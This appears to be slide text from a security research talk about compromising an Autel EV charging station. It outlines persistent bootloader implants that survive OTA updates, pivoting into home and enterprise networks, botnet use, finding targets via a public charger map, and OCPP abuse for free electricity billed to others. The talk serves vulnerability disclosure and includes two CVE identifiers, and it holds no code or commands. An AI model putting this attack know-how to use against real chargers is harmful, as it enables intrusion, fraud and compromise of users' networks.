


Persistence



Solution #1: Patch either STM32 or Winbond firmware (*Winbond requires forcing update*) + update crc32.
⇒ **Not persistent to OTA update**

Persistence



Solution #2: Write the implant in bootloader area:

- **not affected** by OTA update
- bootloader only use ~24Kb of 64Kb ⇒ 40Kb available!
- Patch bootloader to execute implant

⇒ **Enjoy unlimited persistency**

Solution #1: Patch either STM32 or Winbond firmware (*Winbond requires forcing update*) + update crc32.

⇒ **Not persistent to OTA update**



Pivoting

#1

Via WiFi, ETH..

- Can interact with LAN
- Can interact with WAN
- All primitives to perform network queries

LAN / WAN

#2

Via any WAN

- Internet made to interact with Autel OCPP servers
- OCPP provides sharing EVSE and billing electricity consumption

OCPP Provider

#3

Via IEC 62196 Type2

- Connected through power board
- CP / PP dial ports
- V2G in latest OCPP versions

CAR

Pivot #1: LAN / WAN (*Botnet*)



Device used both by **enterprises** and **domestic** users



Pivot #1: LAN / WAN (Botnet)




Device used both by **enterprises** and **domestic** users

WiFi: exposes all connected devices, (*smart TVs  , speakers, NAS, smart fridge, cameras  , routers *)

BLE: can use EVSE to actively connect to reachable devices (*smart watches, speakers, ...*)

⇒ Expose internal network otherwise unreachable.



Pivot #1: LAN / WAN (Botnet)



Device used both by **enterprises** and **domestic** users

WiFi: exposes all connected devices, (*smart TVs  , speakers, NAS, smart fridge, cameras  , routers )*

BLE: can use EVSE to actively connect to reachable devices (*smart watches, speakers, ...*)

⇒ Expose internal network otherwise unreachable.

LAN

WAN

(internet)




(almost anything doable with internet connection..)



Botnet C2



⇒ Device always connected to internet (4G/WiFi).

Find the Devices — There's a **Map** for That!





Only public EVSE are shown. Private ones don't appear.

Find the Devices — There's a **Map** for That!



Only public EVSE are shown. Private ones don't appear.

Find the Devices — There's a **Map** for That!



JingwenTest
Open 24 h
160 Rue Saint-Honoré, 75001 Paris, France
-km



Device Information
Jingwen test
AE0022H1GP4C00132H

A
Type 2 AC 22 kW

● Offline

Only public EVSE are shown. Private ones don't appear.

Find the Devices — There's a **Map** for That!






JingwenTest
Open 24 h
160 Rue Saint-Honoré, 75001 Paris, France
-km

Device Information
Jingwen test
AE0022H1GP4C00132H
Type 2 AC 22 kW
Offline

Only public EVSE are shown. Private ones don't appear.

Find the Devices — There's a **Map** for That!



Only public EVSE are shown. Private ones don't appear.



⇒ **OCPP** Open Charge Point Protocol (*communication protocol between the EVSE and the Central Management Server*)

Functionalities:


- starting/stopping a charge
- billing users energy consumption
- vendor-specific protocol extensions

Possible Abuse

Free charging (electricity), by impersonating users / **getting them billed!**


Targeting backend protocol (*reuse auth*)

Complete control of **Power Board**



Abusing EVSE for
⚡ **Free Electricity** ⚡

Interacting with the car



⇒ *Functionality depends on OCPP version
(defined in IEC 61851-1)*


Conclusion & Takeaways

⇒ Connected EVSE are a **bridge** between the **LAN**, the **CAR** and to **Internet**

⇒ pwning the device brings interesting **“abuse”** scenarios (*free electricity...*)

⇒ We did not score at pwn2own (*regional version reasons*) but obtained:

- CVE-2025-5826 (ZDI-CAN-26368)
- CVE-2025-5827 (ZDI-CAN-26369)



RECON



THANK YOU !

